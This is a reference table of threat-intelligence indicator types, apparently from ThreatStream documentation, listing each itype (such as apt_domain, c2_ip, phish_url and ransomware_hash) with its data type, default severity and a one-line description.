Indicator Type	Name	Type	Severity	Description
actor_phone_number	Actor Phone Number	String	Low	Phone number associated with a threat actor. Example: itype="actor_phone_number"
actor_subject	Actor Subject Line	String	High	Subject from an email associated with a threat actor. Example: itype="actor_subject"
actor_username	Actor Username	String	Low	Username associated with a threat actor. Example: itype="actor_username"
adware_domain	Adware Domain	Domain	Low	Domain name associated with adware or other Potentially Unwanted Applications (PUA). Example: itype="adware_domain"
adware_registry_key	Adware Registry Key	String	Low	Registry key associated with adware or other Potentially Unwanted Applications (PUA). Example: itype="adware_registry_key"
anon_proxy	Anonymous Proxy IP	IP	Low	IP address of the system on which anonymous proxy software is hosted. Example: itype="anon_proxy"

Indicator Type	Name	Type	Severity	Description
anon_proxy_ipv6	Anonymous Proxy IPv6	IP	Low	IPv6 address of the system on which anonymous proxy software is hosted. Example: itype="anon_proxy_ipv6"
anon_vpn	Anonymous VPN IP	IP	Low	IP address associated with commercial or free Virtual Private Networks (VPN). Example: itype="anon_vpn"
anon_vpn_ipv6	Anonymous	IP	Low	IPv6 address associated with commercial or free Virtual Private Networks (VPN). Example: itype:"anon_vpn_ipv6"
apt_domain	APT Domain	Domain	Very High	Domain name associated with a known Advanced Persistent Threat (APT) actor used for command and control, launching exploits, or data exfiltration. Example: itype=" apt_domain"
apt_email	APT Email	Email	High	Email address used by a known Advanced Persistent Threat (APT) actor for sending targeted, spear phishing emails. Example: itype="apt_email"

Indicator Type	Name	Type	Severity	Description
apt_email_subject_line	APT Email Subject Line	String	High	Subject from an email associated with an Advanced Persistent Threat (APT) actor. Example: itype="apt_email_subject_line"
apt_file_name	APT File Name	String	Very High	Name of a file used by a known Advanced Persistent Threat (APT) actor. Example: itype="apt_file_name"
apt_file_path	APT File Path	String	Very High	File path used by a known Advanced Persistent Threat (APT) actor. Example: itype="apt_file_path"
apt_ip	APT IP	IP	Very High	IP address associated with known Advanced Persistent Threat (APT) actor for command and control, data exfiltration, or targeted exploitation. Example: itype="apt_ip"
apt_ipv6	APT IPv6	IP	Very High	IPv6 address associated with known Advanced Persistent Threat (APT) actor for command and control, data exfiltration, or targeted exploitation. Example: itype="apt_ipv6"

Indicator Type	Name	Type	Severity	Description
apt_md5	APT File Hash	Hash	Very High	MD5 or SHA hash of a malware sample used by a known Advanced Persistent Threat (APT) actor. Example: itype="apt_md5"
apt_mta	APT Mail Transfer Agent	String	Very High	Mail transfer agent used by a known Advanced Persistent Threat (APT) actor. Example: itype="apt_mta"
apt_mutex	APT Mutex	String	Very High	Mutex used by a known Advanced Persistent Threat (APT) actor. Example: itype="apt_mutex"
apt_registry_key	APT Registry Key	String	Very High	Registry key used by a known Advanced Persistent Threat (APT) actor. Example: itype="apt_registry_key"
apt_service_description	APT Service Description	String	Very High	Description used by a known Advanced Persistent Threat (APT) actor. Example: itype="apt_service_description"

Indicator Type	Name	Type	Severity	Description
apt_service_displayname	APT Service Display Name	String	Very High	Service display name used by a known Advanced Persistent Threat (APT) actor. Example: itype="apt_service_displayname"
apt_service_name	APT Service Name	String	Very High	Service name used by a known Advanced Persistent Threat (APT) actor. Example: itype="apt_service_name"
apt_ssdeep	APT SSDeep Hash	String	Very High	SSDeep Hash used by a known Advanced Persistent Threat (APT) actor. Example: itype="apt_ssdeep"
apt_subject	APT Subject Line	String	High	Email subject line used by a known Advanced Persistent Threat (APT) actor. Example: itype="apt_subject"
apt_ua	APT User Agent	String	High	User agent string used by a known Advanced Persistent Threat (APT) actor. Example: itype="apt_ua"

Indicator Type	Name	Type	Severity	Description
apt_url	APT URL	URL	Very High	URL used by a known Advanced Persistent Threat (APT) actor for command and control, launching web based exploits, or data exfiltration. Example: itype="apt_url"
asn	ASN	String	Medium	Autonomous System Number Example: itype="asn"
aws_account_id	AWS Account ID	String	High	AWS account identifier potentially involved in malicious activities. Example: itype="aws_account_id"
benign_device_id	Benign Device ID	String	Low	Trusted device identifier. Example: itype="benign_device_id"
benign_domain	Benign Domain	Domain	Low	Allowlisted domain. Example: itype="benign_domain"
benign_email	Benign Email	Email	Low	Allowlisted email address. Example: itype="benign_email"
benign_hash	Benign Hash	String	Low	Allowlisted hash value. Example: itype="benign_hash"
benign_internal_email	Benign Internal Email	Email	Medium	Internal email address. Example: itype="benign_internal_email"

Indicator Type	Name	Type	Severity	Description
benign_ip	Benign IP	IP	Low	Allowlisted IP address. Example: itype="benign_ip"
benign_url	Benign URL	String	Low	Allowlisted URL. Example: itype="benign_url"
bitcoin_wallet	Bitcoin Wallet Address	String	High	Bitcoin wallet used in transactions. Example: itype="bitcoin_wallet"
bot_domain	Infected Bot Domain Name	Domain	Low	Domain name of an infected machine acting as an autonomous bot. Example: itype="bot_domain"
bot_ip	Infected Bot IP	IP	Low	IP address of an infected machine acting as an autonomous bot. Example: itype="bot_ip"
bot_ipv6	Infected Bot IPv6	IP	Low	IPv6 address of an infected machine acting as an autonomous bot. Example: itype="bot_ipv6"
bot_md5	Infected Bot Hash	Hash	Low	Hash related to a file used by an infected machine acting as an autonomous bot. Example: itype="bot_md5"

Indicator Type	Name	Type	Severity	Description
bot_url	Infected Bot URL	URL	Low	URL of an infected machine acting as an autonomous bot. Example: itype="bot_url"
botnet_user_agent	Botnert User Agent	String	Medium	User agent string used by a botnet for malicious activity. Example: itype="botnet_user_agent"
browser_extension_id	Browser Extension ID	String	High	Unique ID given to each browser extension, which is available in the Extension store of such browsers as Firefox, Chrome, and so on. Example: itype="browser_extension_id"
brute_ip	Brute Force IP	IP	Low	IP address associated with password brute force activity. Example: itype="brute_ip"
brute_ipv6	Brute Force IPv6	IP	Low	IPv6 address associated with password brute force activity. Example: itype="brute_ipv6"
c2_domain	Malware C&C Domain Name	Domain	High	Domain name used by malware for command and control communication. Example: itype="c2_domain"

Indicator Type	Name	Type	Severity	Description
c2_dns_name	Malware C&C DNS Name	Domain	High	DNS name used by malware for command and control communication. Example: itype="c2_dns_name"
c2_ip	Malware C&C IP Address	IP	High	IP address used by malware for command and control communication. Example: itype="c2_ip"
c2_ipv6	Malware C&C IPv6 Address	IP	High	IPv6 address used by malware for command and control communication. Example: itype="c2_ipv6"
c2_url	Malware C&C URL	URL	High	URL used by malware for command and control communication. Example: itype="c2_url"
cloud_instance_id	Cloud Instance ID	String	High	Cloud VM or container instance identifier. Example: itype="cloud_instance_id"
cobalt_strike_id	Cobalt Strike ID	String	High	Cobalt Strike or malware identifier. Example: itype="cobalt_strike_id"
corp_vpn_ip	Corp VPN IP	IP	Medium	Internal VPN exit node IP for remote employees. Example: itype="corp_vpn_ip"

Indicator Type	Name	Type	Severity	Description
comm_proxy_domain	Commercial Webproxy Domain	Domain	Low	Domain of the system on which commercial proxy software is hosted. Example: itype="comm_proxy_domain"
comm_proxy_ip	Commercial Webproxy IP	IP	Low	IP address of the system on which commercial proxy software is hosted. Example: itype="comm_proxy_ip"
comm_proxy_ipv6	Commercial Webproxy IPv6	IP	Low	IPv6 address associated with a commercial web proxy. Example: itype="comm_proxy_ipv6"
compromised_email	Compromised Account Email	Email	Low	Email address that has been compromised and/or taken over by a threat actor. Example: itype="compromised_email"
compromised_company	Compromised Company	String	High	Name of a compromised company. Example: itype="compromised_company"

Indicator Type	Name	Type	Severity	Description
compromise d_domain	Compromised Domain	Domain	Low	Domain name of website or server that has been compromised. Example: itype="compromised_domain"
compromise d_email_ subject	Compromised Email Subject	String	Low	Email subject from a known compromised email address. Example: itype="compromised_email_subject"
compromise d_ip	Compromised IP	IP	Low	IP address of website or server that has been compromised. Example: itype="compromised_ip"
compromise d_ipv6	Compromised IPv6	IP	Low	IPv6 address of website or server that has been compromised. Example: itype="compromised_ipv6"
compromise d_password	Compromised Password	String	Low	Plaintext or hashed password value associated with a compromised credential record. Example: itype="compromised_password"

Indicator Type	Name	Type	Severity	Description
compromise_d_port	Compromised Port	String	Low	Network port associated with a compromised device or session. Example: itype="compromised_port"
compromise_d_serv_account	Compromised Service Account	String	Low	Account information associated with a service account that has been compromised and/or taken over by a threat actor. Example: itype="compromised_serv_account"
compromise_d_url	Compromised URL	URL	Medium	URL of the website or server that has been compromised. Example: itype="compromised_url"
compromise_d_username	Compromised Username	String	Medium	Username that has been compromised and/or taken over by a threat actor. Must have a length of 128 characters or less. Example: itype="compromised_username"
crypto_hash	Cryptocurrency Mining Software	Hash	High	File hash for cryptocurrency mining software. Example: itype="crypto_hash"

Indicator Type	Name	Type	Severity	Description
crypto_ip	Cryptocurrency IP	IP	High	IP address associated with a cryptocurrency mining software. Example: itype="crypto_ip"
crypto_ipv6	Cryptocurrency IPv6	IPv6	Medium	IPv6 address associated with a cryptocurrency mining software. Example: itype="crypto_ipv6"
crypto_pool	Cryptocurrency Pool Domain	Domain	High	Domain for cryptocurrency pool. Example: itype="crypto_pool"
crypto_url	Cryptocurrency URL	URL	High	URL where cryptocurrency mining software is hosted. Example: itype="crypto_url"
crypto_wallet	Cryptocurrency Wallet Address	String	Very High	Public or private cryptocurrency wallet key. Example: itype="crypto_wallet"
customer_account_id	Customer Account ID	String	High	Identifier for an internal customer account. Example: itype="customer_account_id"
ddos_ip	DDOS IP	IP	Low	IP address associated with Distributed Denial of Service (DDoS) attacks. Example: itype="ddos_ip"

Indicator Type	Name	Type	Severity	Description
ddos_ipv6	DDOS IPv6	IP	Low	IPv6 address associated with Distributed Denial of Service (DDoS) attacks. Example: itype="ddos_ipv6"
device_serial_number	Device Serial Number	String	Medium	Unique serial number of an endpoint, laptop, or mobile device. Example: itype="device_serial_number"
disposable_email_domain	Disposable Email Domain	Domain	Low	Domain associated with disposable email activity. Example: itype="disposable_email_domain"
downloader_domain	Downloader Domain	Domain	High	Domain associated with a downloader, which is a type of malware that downloads and runs other malware. Example: itype="downloader_domain"
downloader_hash	Downloader File Hash	Hash	High	Hash of a malicious file associated with a downloader, which is a type of malware that downloads and runs other malware. Example: itype="downloader_hash"

Indicator Type	Name	Type	Severity	Description
downloader_ip	Downloader IP	IP	High	IP address associated with a downloader, which is a type of malware that downloads and runs other malware. Example: itype="downloader_ip"
downloader_ipv6	Downloader IPv6	IP	High	IPv6 address associated with a downloader, which is a type of malware that downloads and runs other malware. Example: itype="downloader_ipv6"
downloader_url	Downloader URL	URL	High	URL associated with a downloader, which is a type of malware that downloads and runs other malware. Example: itype="downloader_url"
dyn_dns	Dynamic DNS	Domain	Low	Domain name used for hosting Dynamic DNS services. Example: itype="dyn_dns"
email_attachment_subject	Email Attachment Subject	String	Low	Email subject from a known compromised email attachment. Example: itype="email_attachment_subject"

Indicator Type	Name	Type	Severity	Description
employee_id	Employee ID	String	Medium	Internal identifier assigned to an employee. Example: itype="employee_id"
encrypted_file_ext	Encrypted File EXT	String	High	Encrypted file extension used by malware. Example: itype="encrypted_file_ext"
exfil_domain	Data Exfiltration Domain	Domain	High	Domain name associated with the infrastructure used for data exfiltration. Example: itype="exfil_domain"
exfil_ip	Data Exfiltration IP	IP	High	IP address used for data exfiltration. Example: itype="exfil_ip"
exfil_ipv6	Data Exfiltration IP	IP	High	IPv6 address used for data exfiltration. Example: itype="exfil_ipv6"
exfil_url	Data Exfiltration URL	URL	High	URL used for data exfiltration. Example: itype="exfil_url"
exploit_domain	Exploit Kit Domain	Domain	Very High	Domain name associated with the web server hosting an exploit kit or launching web-based exploits. Example: itype="exploit_domain"

Indicator Type	Name	Type	Severity	Description
exploit_ip	Exploit Kit IP	IP	High	IP address associated with the web server hosting an exploit kit or launching web-based exploits. Example: itype="exploit_ip"
exploit_ipv6	Exploit Kit IPv6	IP	High	IPv6 address associated with the web server hosting an exploit kit or launching web-based exploits. Example: itype="exploit_ipv6"
exploit_cve_id	Exploit CVE ID	String	High	CVE identifier for a vulnerability being exploited. Example: itype="exploit_cve_id"
exploit_md5	Exploit Hash	Hash	Low	Hash related to a file used to exploit a known vulnerability. Example: itype="exploit_md5"
exploit_url	Exploit Kit URL	URL	Very High	URL used for launching web-based exploits. Example: itype="exploit_url"
fraud_domain	Fraud Domain	Domain	High	Domain associated with a fraudulent activity. Example: itype="fraud_domain"

Indicator Type	Name	Type	Severity	Description
fraud_email	Fraud Email	Email	Low	Email address associated with a fraudulent activity. Example: itype="fraud_email"
fraud_email_subject	Fraud Email Subject	String	Medium	Subject from an email associated with fraud activity. Example: itype="fraud_email_subject"
fraud_file_name	Fraud File Name	String	Medium	File name used in a fraud scheme. Example: itype="fraud_file_name"
fraud_ip	Fraud IP Address	IP	High	IP address associated with a fraudulent activity. Example: itype="fraud_ip"
fraud_ipv6	Fraud IPv6	IP	High	An IPv6 address associated with a fraudulent activity. Example: itype="fraud_ipv6"
fraud_md5	Fraud Hash	Hash	Very High	Hash associated with a fraudulent activity. Example: itype="fraud_md5"
fraud_url	Fraud URL	URL	Medium	URL associated with a fraudulent activity. Example: itype="fraud_url"

Indicator Type	Name	Type	Severity	Description
free_email_domain	Free Email Domain	Domain	Low	Domain associated with free email service activity. Example: itype="free_email_domain"
freq_abused_dns_provider	Frequently Abused DNS Provider	String	Medium	Name of a frequently abused DNS provider. Example: itype="freq_abused_dns_provider".
gaming_device_id	Device ID	String	High	ID of the gaming device associated with a malicious activity. Example: itype="gaming_device_id"
gaming_device_name	Device Name	String	High	Name of the gaming device associated with a malicious activity. Example: itype="gaming_device_name"
gaming_game_id	Game ID	String	High	ID of the game associated with a malicious activity. Example: itype="gaming_game_id"
gaming_game_name	Game Name	String	Low	Name of the game associated with a malicious activity. Example: itype="gaming_game_name"

Indicator Type	Name	Type	Severity	Description
gaming_ player_ country	Player Country	String	Low	Country of the player associated with a malicious activity. Example: itype="gaming_player_country"
gaming_ player_email	Player Email	Email	High	Player's email address associated with a malicious activity. Example: itype="gaming_player_email"
gaming_ player_id	Player ID	String	High	Player's ID associated with a malicious activity. Example: itype="gaming_player_id"
gaming_ player_ nickname	Player Nickname	String	Medium	Player's nickname associated with a malicious activity. Example: itype="gaming_player_nickname"
gaming_ player_phone	Player Phone	Phone Number	Medium	Player's phone number associated with a malicious activity. Example: itype="gaming_player_phone"
geolocation_ url	IP Geolocation URL	URL	Low	URL that can be used to provide IP Geo location services. Example: itype="geolocation_url"

Indicator Type	Name	Type	Severity	Description
hack_tool	Hacking Tool	String	High	Name of general hacking software tools used by threat actors. Example: itype="hack_tool"
hack_tool_md5	Hack Tool File Hash	Hash	Very High	MD5 or SHA hash of general hacking software tools used by threat actors. Example: itype="hack_tool_md5"
iam_user_id	IAM User ID	String	High	User identity in an internal IAM system. Example: itype="iam_user_id"
i2p_ip	I2P IP Address	IP	Low	IP address observed to be connecting to the I2P (Invisible Internet Project) network. Example: itype="i2p_ip"
i2p_ipv6	I2P IPv6 Address	IP	Low	IPv6 address observed to be connecting to the I2P (Invisible Internet Project) network. Example: itype="i2p_ipv6"
image_hash	Image Hash	String	Low	Cryptographic hash of the image used for comparing two different images. It differs from typical MD5, SHA1, SHA2 hashes. Example: itype="image_hash"

Indicator Type	Name	Type	Severity	Description
infostealer_domain	Information Stealer Domain	Domain	Very High	Domain associated with an information stealer. Example: itype="infostealer_domain"
infostealer_hash	Information Stealer File Hash	Hash	Very High	Hash of a malicious file associated with an information stealer. Example: itype="infostealer_hash"
infostealer_ip	Information Stealer IP	IP	Very High	IP address associated with an information stealer. Example: itype="infostealer_ip"
infostealer_ipv6	Information Stealer IPv6	IP	Very High	IPv6 address associated with an information stealer. Example: itype="infostealer_ipv6"
infostealer_url	Information Stealer URL	URL	Very High	URL associated with an information stealer. Example: itype="infostealer_url"
internal_dns_name	Internal DNS Name	String	Medium	Internal hostname or DNS record. Example: itype="internal_dns_name"
internal_host_id	Internal Host ID	String	High	Identifier for workstation, server, or Cloud VM. Example: itype="internal_host_id"

Indicator Type	Name	Type	Severity	Description
internal_ticket_id	Internal Ticket ID	String	Low	Internal support or security ticket ID. Example: itype="internal_ticket_id"
iot_domain	Internet of Things Malicious Domain	Domain	Medium	Domain associated with malware targeting Internet of Things devices. Example: itype="iot_domain"
iot_hash	Internet of Things Malicious File Hash	Hash	High	Hash of a malicious sample targeting Internet of Things devices. Example: itype="iot_hash"
iot_ip	Internet of Things Malicious IP	IP	Medium	IP address associated with malware targeting Internet of Things devices. Example: itype="iot_ip"
iot_ipv6	Internet of Things Malicious IPv6	IP	Medium	IPv6 associated with malware targeting Internet of Things devices. Example: itype="iot_ipv6"
iot_url	Internet of Things Malicious URL	URL	Medium	URL associated with malware targeting Internet of Things devices and services. Example: itype="iot_url"

Indicator Type	Name	Type	Severity	Description
ipcheck_url	IP Check URL	URL	Low	URL that can be used to provide IP checking services, such as echoing the Internet facing IP address of the client. Example: itype="ipcheck_url"
ja3_md5	JA3/JA3S TLS Fingerprint	Hash	Medium	TLS Client/Server fingerprint. Example: itype="ja3_md5"
ja4_tls_fingerprint	JA4 TLS Fingerprint	Hash	Medium	TLS Client/Server fingerprint. Example: itype="ja4_tls_fingerprint"
mal_domain	Malware Domain	Domain	Very High	Domain contacted by malware sample; could be for command and control commands, or to check if the client is online. Example: itype="mal_domain"
mal_email	Malware Email	Email	Low	Email address used to send malware through malicious links or attachments. Example: itype="mal_email"
mal_email_subject	Malware Email Subject	String	Medium	Subject from an email associated with malware activity. Example: itype="mal_email_subject"

Indicator Type	Name	Type	Severity	Description
mal_file_name	Malware File Name	String	Very High	File name of malware sample. Example: itype="mal_file_name"
mal_file_path	Malware File Path	String	Very High	File path of malware sample. Example: itype="mal_file_path"
mal_http_header	Malicious HTTP Header	String	High	HTTP header related to malicious requests. Example: itype="mal_http_header"
mal_ip	Malware IP	IP	Very High	IP address contacted by malware sample; could be for command and control commands, or to check if the client is online. Example: itype="mal_ip"
mal_ipv6	Malware IPv6	IP	Very High	IPv6 address contacted by malware sample; could be for command and control commands, or to check if the client is online. Example: itype="mal_ipv6"
mal_md5	Malware File Hash	Hash	Very High	MD5 or SHA hash of malware sample. Example: itype="mal_md5"
mal_mutex	Malware Mutex	String	Very High	Mutex of malware sample. Example: itype="mal_mutex"

Indicator Type	Name	Type	Severity	Description
mal_port	Malware Port	String	Very High	Malware-associated network port or IP-port composite value. Example: itype="mal_port"
mal_registry_key	Malware Registry Key	String	High	Registry key of malware sample. Example: itype="mal_registry_key"
mal_relay_server_ip	Malicious Relay Server IP	IP	Medium	IP address of a malicious relay server. Example: itype="mal_relay_server_ip"
mal_relay_relay_server_ipv6	Malicious Relay Server IPv6	IP	Medium	IPv6 address of a malicious relay server. Example: itype="mal_relay_server_ipv6"
mal_service_description	Malware Service Description	String	Very High	Service description associated with the malware sample. Example: itype="mal_service_description"
mal_service_displayname	Malware Service Display Name	String	Very High	Service display name associated with the malware sample. Example: itype="mal_service_displayname"
mal_service_name	Malware Service Name	String	Very High	Service name associated with the malware sample. Example: itype="mal_service_name"

Indicator Type	Name	Type	Severity	Description
mal_smtp_header	Malicious SMTP Header	String	High	SMTP header related to a malicious email activity. Example: itype="mal_smtp_header"
mal_ssdeep	Malware SSDeep Hash	String	Very High	SSDeep Hash associated with the malware sample. Example: itype="mal_ssdeep"
mal_sslcert_sha1	SSL Certificate Hash	Hash	High	MD5 or SHA hash of SSL certificate associated with malware or botnet activities. Example: itype="mal_sslcert_sha1"
mal_ua	Malware User Agent	String	Low	User agent string used by malware sample when communicating via HTTP. Example: itype="mal_ua"
mal_url	Malware URL	URL	Very High	URL contacted by malware sample when run on an infected host. Example: itype="mal_url"
mal_wildcard_domain	Malware Wildcard Domain	String	High	A wildcard domain associated with malware activities. Example: itype="mal_wildcard_domain"
mal_wildcard_url	Malware Wildcard URL	String	High	A wildcard URL associated with malware activities. itype="mal_wildcard_url"

Indicator Type	Name	Type	Severity	Description
mobile_malware	Mobile Malware	String	High	Indicator related to mobile malware. Example: itype="mobile_malware"
new_domain	New Domain	Domain	Low	Recently registered domain with insufficient history to fully evaluate. Example: itype="new_domain"
p2pcnc	Peer-to-Peer C&C IP Address	IP	Medium	IP addressed associated with a peer-to-peer command and control infrastructure. Example: itype="p2pcnc"
p2pcnc_ipv6	Peer-to-Peer C&C IPv6 Address	IP	Medium	IPv6 addressed associated with a peer-to-peer command and control infrastructure. Example: itype="p2pcnc_ipv6"
parked_domain	Parked Domain	Domain	Low	Domain name of a website which is currently parked. Example: itype="parked_domain"
parked_ip	Domain Parking IP	IP	Low	IP addressed used for parking newly registered or inactive domain names. Example: itype="parked_ip"

Indicator Type	Name	Type	Severity	Description
parked_ipv6	Domain Parking IPv6	IP	Low	IPv6 addressed used for parking newly registered or inactive domain names. Example: itype="parked_ipv6"
parked_url	Parked URL	URL	Low	URL of a website that is currently parked. Example: itype="parked_url"
passphrase	Passphrase	String	Low	Passphrase related to malicious activity or contextual information. Example: itype="passphrase"
pastesite_url	Paste Site URL	URL	Low	URL that can be used for sharing pastes or text content anonymously. Example: itype="pastesite_url"
phish_domain	Phishing Domain	Domain	Very High	Domain used to perform phishing or spear phishing attacks or contained in a phishing email. Example: itype="phish_domain"
phish_email	Phishing Email Address	Email	Very High	Email address associated with sending phishing or spear phishing emails to victims. Example: itype="phish_email"

Indicator Type	Name	Type	Severity	Description
phish_email_subject	Phishing Email Subject	String	High	Subject from an email associated with phishing activity. Example: itype="phish_email_subject"
phish_file_name	Phishing File Name	String	Medium	File name used in a phishing attack. Example: itype="phish_file_name"
phishing_target	Phishing Target	String	High	Identifier for phishing victims. Example: itype="phishing_target"
phish_ip	Phishing IP Address	IP	Very High	IP address that has been used to perform phishing or spear phishing or is contained in a phishing email. Example: itype="phish_ip"
phish_ipv6	Phishing IPv6 Address	IP	Very High	IPv6 address that has been used to perform phishing or spear phishing or is contained in a phishing email. Example: itype="phish_ipv6"

Indicator Type	Name	Type	Severity	Description
phish_md5	Phishing File Hash	Hash	Very High	Hash related to a file used to perform phishing or spear phishing attacks or contained in a phishing email. Example: itype="phish_md5"
phish_url	Phishing URL	URL	Very High	URL used to perform phishing or spear phishing attacks or contained in a phishing email. Example: itype="phish_url"
phish_victim_email	Phishing Victim Email	Email	Low	Email of a user who was a victim of a phishing attack. Example: itype="phish_victim_email"
phone_number	Phone Number	String	Medium	Phone number used in fraudulent activities. Example: itype="phone_number"
platform_uid	Platform UID	String	Medium	Unique user ID from a specific platform. Example: itype="platform_uid"
pos_domain	Point of Sale Malicious Domain	Domain	Medium	Domain associated with malware targeting Point of Sales systems. Example: itype="pos_domain"

Indicator Type	Name	Type	Severity	Description
pos_hash	Point of Sale Malicious File Hash	Hash	High	Malicious file hash targeting Point of Sales systems. Example: itype="pos_hash"
pos_ip	Point of Sale Malicious IP	IP	Medium	IP address associated with malware targeting Point of Sale systems. Example: itype="pos_ip"
pos_ipv6	Point of Sale Malicious IPv6	IP	Medium	IPv6 address associated with malware targeting Point of Sales systems. Example: itype="pos_ipv6"
pos_url	Point of Sale Malicious URL	URL	Medium	URL associated with malware targeting Point of Sales systems. Example: itype="pos_url"
proxy_ip	Open Proxy IP	IP	Low	IP address hosting open or anonymous proxy software. Allows user to hide their IP address from target. Example: itype="proxy_ip"
proxy_ipv6	Open Proxy IPv6	IP	Low	IPv6 address hosting open or anonymous proxy software. Allows user to hide their IP address from target. Example: itype="proxy_ipv6"

Indicator Type	Name	Type	Severity	Description
ransomware_domain	Ransomware Domain	Domain	Very High	Domain associated with ransomware. Example: itype="ransomware_domain"
ransomware_hash	Ransomware File Hash	Hash	Very High	File hash of a malicious ransomware sample. Example: itype="ransomware_hash"
ransomware_ip	Ransomware IP	IP	Very High	IP address associated with ransomware. Example: itype="ransomware_ip"
ransomware_ipv6	Ransomware IPv6	IP	Very High	IPv6 address associated with ransomware. Example: itype="ransomware_ipv6"
ransomware_group	Ransomware Group	String	Low	Group associated with ransomware. Example: itype="ransomware_group"
ransomware_url	Ransomware URL	URL	Very High	URL associated with ransomware. Example: itype="ransomware_url"
ransomware_victim_domain	Ransomware Victim Domain	Domain	Low	Domain of a ransomware victim. Example: itype="ransomware_victim_domain"

Indicator Type	Name	Type	Severity	Description
ransomware_victim_name	Ransomware Victim Name	String	Low	Name of a ransomware victim. Example: itype="ransomware_victim_name"
ransomware_victim_url	Ransomware Victim URL	URL	Low	URL of a ransomware victim. Example: itype="ransomware_victim_url"
rootkit_hash	Rootkit File Hash	Hash	Very High	File hash of rootkit malware that provides root-level access to an attacker. Example: itype="rootkit_hash"
scan_ip	Scanning IP	IP	Medium	IP address observed to perform port scanning and vulnerability scanning activities. Example: itype="scan_ip"
scan_ipv6	Scanning IPv6	IP	Medium	IPv6 address observed to perform port scanning and vulnerability scanning activities. Example: itype="scan_ipv6"
session_token	Session Token	String	High	Temporary authentication token for session management. Example: itype="session_token"

Indicator Type	Name	Type	Severity	Description
sinkhole_domain	Sinkhole Domain	Domain	Low	Domain name that researchers or security companies typically sinkhole. Example: itype="sinkhole_domain"
sinkhole_ip	Sinkhole IP	IP	Low	IP address that is known to be used to sinkhole malicious domain names. Example: itype="sinkhole_ip"
sinkhole_ipv6	Sinkhole IPv6	IP	Low	IPv6 address that is known to be used to sinkhole malicious domain names. Example: itype="sinkhole_ipv6"
social_forum_name	Forum Name	String	Low	Name of the social forum associated with a malicious activity. Example: itype="social_forum_name"
social_media_name	Social Media Name	String	Medium	Name of the social media associated with a malicious activity. Example: itype="social_media_name"

Indicator Type	Name	Type	Severity	Description
social_media_url	Social Media URL	URL	Medium	URL related to social media activity. This indicator type is provided by select feeds and cannot be imported through the ThreatStream user interface. Example: itype="social_media_url"
social_messaging_services	Messaging Services	String	Low	Messaging service used for malicious activity. Example: itype="social_messaging_services"
spam_domain	Spam Domain	Domain	Low	Malicious domain name contained in the SPAM email messages. Example: itype="spam_domain"
spam_email	Spammer Email Address	Email	Low	Email address that has been observed sending SPAM emails. Example: itype="spam_email"
spam_email_subject	Spam Email Subject	String	Low	Subject from an email associated with spam activity. Example: itype="spam_email_subject"
spam_ip	Spammer IP	IP	Low	IP address that is known to send SPAM emails. Example: itype="spam_ip"

Indicator Type	Name	Type	Severity	Description
spam_ipv6	Spammer IPv6	IP	Low	IPv6 address that is known to send SPAM emails. Example: itype="spam_ipv6"
spam_mta	Spam Mail Transfer Agent	String	Low	Mail transfer agent known to be associated with SPAM emails. Example: itype="spam_mta"
spam_url	Spam URL	URL	Low	Malicious URL contained in the SPAM email messages. Example: itype="spam_url"
speedtest_url	Speed Test URL	URL	Low	URL that can be used to run internet speed tests or bandwidth measurements of the client's network connection. Example: itype="speedtest_url"
ssh_ip	SSH Brute Force IP	IP	Low	IP addresses associated with SSH brute force attempts. Example: itype="ssh_ip"
ssh_ipv6	SSH Brute Force IPv6	IP	Low	IPv6 addresses associated with SSH brute force attempts. Example: itype="ssh_ipv6"

Indicator Type	Name	Type	Severity	Description
ssl_cert_serial_number	SSL Certificate Serial Number	String	Low	Serial number unique to the TLS certificate issuer that identifies the entity being signed. Example: itype="ssl_cert_serial_number"
sso_session_id	SSO Session ID	String	High	Identifier for an active SSO session. Example: itype="sso_session_id"
suppress	Suppress	n/a	n/a	Not a true indicator type. Used by Arcsight for suppressing false positives. Default severity: n/a Example: itype="suppress"
suppress_ipv6	Suppress Alerts IPv6	IP	Low	IPv6 address related to alert suppression. Example: itype="suppress_ipv6"
suspected_c2_dns_name	Suspected C&C DNS Name	Domain	Medium	Suspected DNS name used by malware for command and control communication. Example: itype="suspected_c2_dns_name"
suspicious_cmd_line	Suspicious CMD Line	String	Medium	Command-line arguments used in execution. Example: itype="suspicious_cmd_line"

Indicator Type	Name	Type	Severity	Description
suspicious_domain	Suspicious Domain	Domain	Medium	Domain name that appears to be registered for suspect reasons, but may not be associated with known malicious activity yet. Example: itype="suspicious_domain"
suspicious_email	Suspicious Email	Email	Low	Email address that appears to be used for suspect reasons, but may not be associated with known malicious activity yet. Example: itype="suspicious_email"
suspicious_email_subject	Suspicious Email Subject	String	Low	Email subject from a suspicious email address. Example: itype="suspicious-email_subject"
suspicious_ip	Suspicious IP	IP	Medium	IP address that appears to be registered for suspect reasons, but may not be associated with known malicious activity yet. Example: itype="suspicious_ip"
suspicious_ipv6	Suspicious Ipv6	IP	Medium	IPv6 address related to a suspicious activity. Example: itype="suspicious_ipv6"

Indicator Type	Name	Type	Severity	Description
suspicious_md5	Suspicious Hash	Hash	Low	Hash related to a suspicious activity. Example: itype="suspicious_md5"
suspicious_reg_email	Suspicious Registrant Email	Email	Low	Registrant email address that appears to be used for suspect reasons, but may not be associated with known malicious activity yet. Example: itype="suspicious_reg_email"
sus_wildcard_domain	Suspicious Wildcard Domain	String	Medium	A wildcard domain that appears to be registered for suspect reasons, but may not be associated with known malicious activity yet. Example: itype="sus_wildcard_domain"
sus_wildcard_url	Suspicious Wildcard URL	String	Medium	A wildcard URL that appears to be registered for suspect reasons, but may not be associated with known malicious activity yet. Example: itype="sus_wildcard_url"

Indicator Type	Name	Type	Severity	Description
suspicious_url	Suspicious URL	URL	Medium	URL that appears to be registered for suspect reasons, but may not be associated with known malicious activity yet. Example: itype="suspicious_url"
telegram_id	Telegram ID	String	Medium	Telegram user or group ID. Example: itype="telegram_id"
threat_actor_hostname	Threat Actor Hostname	String	High	Hostname associated with a threat actor. Example: itype="threat_actor_hostname"
tor_ip	TOR Node IP	IP	Low	IP address operating as part of The Onion Router (TOR) Network, also know as a TOR exit node. Example: itype="tor_ip"
tor_ipv6	TOR Node IPv6	IP	Low	IPv6 address operating as part of The Onion Router (TOR) Network, also know as a TOR exit node. Example: itype="tor_ipv6"
torrent_tracker_url	Torrent Tracker URL	URL	Low	URL used for tracking bittorrent file transfer activity. Example: itype="torrent_tracker_url"

Indicator Type	Name	Type	Severity	Description
tox_id	Tox ID	String	Medium	TOX messaging platform ID. Example: itype="tox_id"
trojan_domain	Trojan Domain	Domain	High	Domain associated with Trojan malware that disguises as a legitimate code or software. Example: itype="trojan_domain"
